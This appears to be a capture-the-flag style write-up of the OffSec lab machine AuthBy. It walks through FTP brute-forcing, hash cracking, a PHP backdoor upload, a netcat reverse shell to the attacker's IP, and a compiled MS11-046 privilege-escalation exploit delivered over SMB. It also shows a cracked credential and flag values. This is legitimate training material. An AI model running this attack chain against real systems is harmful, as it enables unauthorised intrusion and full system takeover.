OffSec Practice

Auth-By(Intermediate)

Alif

Enumeration
Nmap

```
Nmap scan report for 192.168.247.46
Host is up (0.25s latency).

PORT     STATE SERVICE            VERSION
21/tcp   open  ftp                zFTPServer 6.0 build 2011-10-17
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| total 9680
| ----------   1 root     root      5610496 Oct 18  2011 zFTPServer.exe
| ----------   1 root     root           25 Feb 10  2011 UninstallService.bat
| ----------   1 root     root      4284928 Oct 18  2011 Uninstall.exe
| ----------   1 root     root           17 Aug 13  2011 StopService.bat
| ----------   1 root     root           18 Aug 13  2011 StartService.bat
| ----------   1 root     root         8736 Nov 09  2011 Settings.ini
| dr-xr-xr-x   1 root     root          512 Mar 15 19:54 log
| ----------   1 root     root         2275 Aug 08  2011 LICENSE.htm
| ----------   1 root     root           23 Feb 10  2011 InstallService.bat
| dr-xr-xr-x   1 root     root          512 Nov 08  2011 extensions
| dr-xr-xr-x   1 root     root          512 Nov 08  2011 certificates
|_dr-xr-xr-x   1 root     root          512 Jan 23  2023 accounts
242/tcp  open  http               Apache httpd 2.2.21 ((Win32) PHP/5.3.8)
|_http-title: 401 Authorization Required
|_http-server-header: Apache/2.2.21 (Win32) PHP/5.3.8
| http-auth:
| HTTP/1.1 401 Authorization Required\x0D
|_  Basic realm=Qui e nuce nuculeum esse volt, frangit nucem!
3145/tcp open  zftp-admin         zFTPServer admin
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: 2024-03-15T12:56:43+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LIVDA
|   NetBIOS_Domain_Name: LIVDA
|   NetBIOS_Computer_Name: LIVDA
|   DNS_Domain_Name: LIVDA
|   DNS_Computer_Name: LIVDA
|   Product_Version: 6.0.6001
|_  System_Time: 2024-03-15T12:56:37+00:00
| ssl-cert: Subject: commonName=LIVDA
| Not valid before: 2023-01-22T09:37:27
|_Not valid after:  2023-07-24T09:37:27
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.51 seconds
```

Port 21(FTP)
Anonymous login is allowed on this machine, so i logged in and checked things out, I noticed that there are some usernames inside the directories, so i will take it that these are the logins to the FTP server.

```
150 Opening connection for /bin/ls.
total 4
dr-xr-xr-x   1 root     root          512 Jan 23  2023 backup
----------   1 root     root          764 Jan 23  2023 acc[Offsec].uac
----------   1 root     root         1032 Mar 17 04:59 acc[anonymous].uac
----------   1 root     root          926 Jan 23  2023 acc[admin].uac
226 Closing data connection.
ftp> cd backup
250 CWD Command successful.
ftp> ;s
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||2051|)
150 Opening connection for /bin/ls.
total 4
----------   1 root     root          764 Sep 22  2021 acc[Offsec].uac
----------   1 root     root         1030 Sep 22  2021 acc[anonymous].uac
----------   1 root     root          926 Sep 22  2021 acc[admin].uac
226 Closing data connection.
```

So i created a usernames list and used hydra bruteforce to get me credentials for login just in case.

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/AuthBy]
└─$ hydra -l admin -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt ftp://192.168.157.46
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these **** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-15 20:41:37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5189454 login tries (l:1/p:5189454), ~324341 tries per task
[DATA] attacking ftp://192.168.157.46:21/
[STATUS] 655.00 tries/min, 655 tries in 00:01h, 5188799 to do in 132:02h, 16 active
[21][ftp] host: 192.168.157.46   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-15 20:43:23
```

And it seems i was right, there are really important files to read from by logging into an actual user:

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/AuthBy]
└─$ ftp 192.168.157.46
Connected to 192.168.157.46.
220 zFTPServer v6.0, build 2011-10-17 15:25 ready.
Name (192.168.157.46:kali): admin
331 User name received, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||2048|)
150 Opening connection for /bin/ls.
total 3
-r--r--r--    1 root     root           76 Nov 08  2011 index.php
-r--r--r--    1 root     root           45 Nov 08  2011 .htpasswd
-r--r--r--    1 root     root          161 Nov 08  2011 .htaccess
226 Closing data connection.
ftp>
```

Its the login and the hash of the user, so i will need to use john to decrypt


```
ftp> less .htaccess
AuthName "Qui e nuce nuculeum esse volt, frangit nucem!"
AuthType Basic
AuthUserFile c:\\wamp\www\.htpasswd
<Limit GET POST PUT>
Require valid-user
</Limit>
ftp> less .htpasswd
offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0
ftp>
```

offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0


```
┌──(kali㉿kali)-[~/Desktop/offsecLab/AuthBy]
└─$ john hash --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt
Warning! john.conf section [list.rules:sshrules] is multiple declared.
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
elite            (?)
1g 0:00:00:00 DONE (2024-03-15 21:07) 10.00g/s 51840p/s 51840c/s 51840C/s manman..blackout
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Offsec:elite

With these credentials, i logged in to the server at port 242



Which gave me this, whatever this is:



Its apparently latin for: He who wants to be a nut from a nut breaks the nut!
Super cool, but nothing much here so i will try another angle

Getting the shell

So reading up on this attack vector for a windows machine, i will need to somehow upload a nc.exe file and a simple backdoor php file. So i will use the ftp server to upload the files and then the http server to launch the files

```
ftp> put simple-backdoor.php
local: simple-backdoor.php remote: simple-backdoor.php
229 Entering Extended Passive Mode (|||2061|)
150 File status okay; about to open data connection.
100% |*****************************************************************|   328       50.45 KiB/s    00:00 ETA
226 Closing data connection.
328 bytes sent in 00:00 (1.23 KiB/s)
```

```
ftp> put nc.exe
local: nc.exe remote: nc.exe
229 Entering Extended Passive Mode (|||2063|)
150 File status okay; about to open data connection.
100% |*****************************************************************| 38616       75.37 KiB/s    00:00 ETA
```


I launched this command on the http server:
192.168.157.46:242/simple-backdoor.php?cmd=nc.exe -e cmd.exe 192.168.45.199 4444
With this, I got the reverse shell as well as the user flag.

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/AuthBy]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.199] from (UNKNOWN) [192.168.157.46] 49160
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\wamp\www>
```

```
C:\Users\apache\Desktop>type local.txt
type local.txt
bf84ce9e2a2462cc[redacted]
```

Checking on the system information, i can see that the OS name and version is being listed and with a quick google search, i can see a promising interesting privilege escalation exploit from exploitdb

```
C:\Users\apache\Desktop>systeminfo
systeminfo

Host Name:                 LIVDA
OS Name:                   Microsoftr Windows Serverr 2008 Standard
OS Version:                6.0.6001 Service Pack 1 Build 6001
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                92573-OEM-7502905-27565
Original Install Date:     12/19/2009, 11:25:57 AM
System Boot Time:          3/15/2024, 4:33:30 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
```




Privilege escalation

```
# Exploit notes:
#   Privileged shell execution:
#     - the SYSTEM shell will spawn within the invoking shell/process
#   Exploit compiling (Kali GNU/Linux Rolling 64-bit):
#     - # i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
#   Exploit prerequisites:
#     - low privilege access to the target OS
#     - target OS not patched (KB2503665, or any other related
#       patch, if applicable, not installed - check "Related security
#       vulnerabilities/patches")
#   Exploit test notes:
#     - let the target OS boot properly (if applicable)
```

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/AuthBy]
└─$ ls
40564.c  hash  nmap.out.gnmap  nmap.out.nmap  nmap.out.xml  usernames

┌──(kali㉿kali)-[~/Desktop/offsecLab/AuthBy]
└─$ i686-w64-mingw32-gcc 40564.c -o pwn.exe -lws2_32

┌──(kali㉿kali)-[~/Desktop/offsecLab/AuthBy]
└─$
```

can try to upload via ftp?
No cannot because dunno where to find the ftp server in the reverse shell

Now that i have access to the machine i will try to open an smb server and transport the compiled payload of the privilege escalation exploit through it



Ok it worked and i got the flag

```
C:\Users\apache\Desktop>copy \\192.168.45.199\evil\pwn.exe
copy \\192.168.45.199\evil\pwn.exe
        1 file(s) copied.

C:\Users\apache\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BCAD-595B

 Directory of C:\Users\apache\Desktop

03/15/2024  08:06 PM    <DIR>          .
03/15/2024  08:06 PM    <DIR>          ..
03/15/2024  05:32 PM                34 local.txt
03/15/2024  08:04 PM           239,983 pwn.exe
               2 File(s)        240,017 bytes
               2 Dir(s)   6,029,926,400 bytes free
```

```
C:\Users\apache\Desktop>.\pwn.exe
.\pwn.exe

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
92771bfddab328afa3b3e85f70b08805
```

This one was tough ngl. The setting up smb server and transporting through it was the issue. I was trying to send through ftp for the longest time.
GG.